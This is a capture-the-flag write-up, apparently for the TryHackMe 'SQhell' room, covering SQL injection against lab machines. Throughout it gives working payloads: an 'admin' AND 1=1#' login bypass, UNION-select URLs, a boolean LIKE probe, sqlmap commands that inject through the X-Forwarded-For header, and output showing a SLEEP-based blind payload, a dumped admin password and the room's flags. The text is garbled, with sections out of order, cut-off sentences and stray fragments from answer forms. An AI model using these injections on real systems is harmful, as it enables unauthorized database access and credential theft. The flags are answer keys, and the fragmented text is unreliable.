




# SQhell THM


Flag 1-




We write a true statement to inject into the sql data base as admin has been presented as the username, we might write a true statement as follows admin' AND 1=1#

Flag -5





[http://10.10.189.239/post?id=2%20and%201=2%20union%20select%201,2,concat\(id,flag\),4%20from%20sqhell\\_5.flag%20LIMIT%200,1--%20-](http://10.10.189.239/post?id=2%20and%201=2%20union%20select%201,2,concat(id,flag),4%20from%20sqhell_5.flag%20LIMIT%200,1--%20-)




Appending with a non true statement we get the error of page not found , indicating the presence of sql database


this shows these columns vulnerable to the injection

here we have found the names of the table that exist in the database

a table called flag exists in the database

Flag 3





Using Boolean based operators-

<http://10.10.94.12/register/user-check?username=admin%27UNION%20SELECT%20%201,2,3%20FROM%20flag%20WHERE%20flag%20LIKE%20%27T%25>

```
File Actions Edit View Help
[06:33:05] [INFO] retrieved: 2
[06:33:06] [INFO] retrieved: flag
[06:33:12] [INFO] retrieved: users
[06:33:20] [INFO] fetching columns for table 'users' in database 'sqhell_3'
[06:33:20] [INFO] retrieved: 3
[06:33:22] [INFO] retrieved: id
[06:33:25] [INFO] retrieved: username
[06:33:37] [INFO] retrieved: password
[06:33:49] [INFO] fetching entries for table 'users' in database 'sqhell_3'
[06:33:49] [INFO] fetching number of entries for table 'users' in database 'sqhell_3'
[06:33:49] [INFO] retrieved: 1
[06:33:50] [INFO] retrieved: 1
[06:33:52] [INFO] retrieved: icantrememberthispasswordcanyou
[06:34:35] [INFO] retrieved: admin
Database: sqhell_3
Table: users
[1 entry]
+-----+-----+-----+
| id | password | username |
+-----+-----+-----+
| 1 | icantrememberthispasswordcanyou | admin |
+-----+-----+-----+
[06:34:43] [INFO] table 'sqhell_3.users' dumped to CSV file '/root/.local/share/sqlmap/output/10.10.94.12/dump/sqhell_3/users.csv'
[06:34:43] [INFO] fetching columns for table 'flag' in database 'sqhell_3'
[06:34:45] [INFO] retrieved: 2
[06:34:45] [INFO] retrieved: id
[06:34:48] [INFO] retrieved: flag
[06:34:54] [INFO] fetching entries for table 'flag' in database 'sqhell_3'
[06:34:54] [INFO] fetching number of entries for table 'flag' in database 'sqhell_3'
[06:34:54] [INFO] retrieved: 1
[06:34:56] [INFO] retrieved: THM{FLAG3:97AEB3B28A4864416718F3A}
```

Was able to find flag 3 using sqlmap only.

## Flag 2

```
sqlmap --dbms mysql --headers="X-forwarded-for:1*" -u http://10.10.90.222/
-D sqhell_1 -T flag -C flag --dump
```

using this xforward for we can perform time based cum Boolean based injection.

```
Shell No.1
File Actions Edit View Help
[06:41:54] [WARNING] time-based comparison requires larger statistical model, please wait..... (done)
[06:42:08] [INFO] (custom) HEADER parameter 'X-forwarded-for #1*' appears to be 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
[06:42:28] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[06:42:28] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential)
[06:42:34] [INFO] checking if the injection point on (custom) HEADER parameter 'X-forwarded-for #1*' is a false positive
[06:42:34] [INFO] (custom) HEADER parameter 'X-forwarded-for #1*' is vulnerable. Do you want to keep testing the others (if any)? [Y/N] y
sqlmap identified the following injection point(s) with a total of 62 HTTP(s) requests:
---
Parameter: X-forwarded-for #1* ((custom) HEADER)
Type: time-based blind
Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
Payload: 1' AND (SELECT 7290 FROM (SELECT(SLEEP(5)))LRZx) AND 'YUqo'='YUqo
---
[06:44:52] [INFO] the back-end DBMS is MySQL
[06:44:52] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential
[06:44:52] [CRITICAL] unable to connect to the target URL. sqlmap is going to retry the request(s)
web server operating system: Linux Ubuntu
web application technology: Nginx 1.18.0
back-end DBMS: MySQL ≥ 5.0.12
[06:44:54] [INFO] fetching entries of column(s) 'flag' for table 'flag' in database 'sqhell_1'
[06:44:54] [INFO] fetching number of column(s) 'flag' entries for table 'flag' in database 'sqhell_1'
[06:44:54] [INFO] retrieved:
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] y
[06:46:07] [CRITICAL] unable to connect to the target URL. sqlmap is going to retry the request(s)
1
[06:46:09] [WARNING] (case) time-based comparison requires reset of statistical model, please wait.....
[06:46:26] [INFO] adjusting time delay to 2 seconds due to good response times
THM{FLAG2}
```

Flag 4-

| Title  | IP Address | Expires |
|--------|------------|---------|
| SQHell |            |         |

displayed on the page the flags a

**the questions below**

1:E786483E5A53075750F1FA792E823BD2}



Correct Answer

2:C678ABFE1C01FCA19E03901CEDAB1D15}

Correct Answer


Hint

A famous dialogue from movie inception




We found out the result on the false statements






Finding out max number of columns

From previous q we found out that user and database can be used interchangeably for 1 and 2

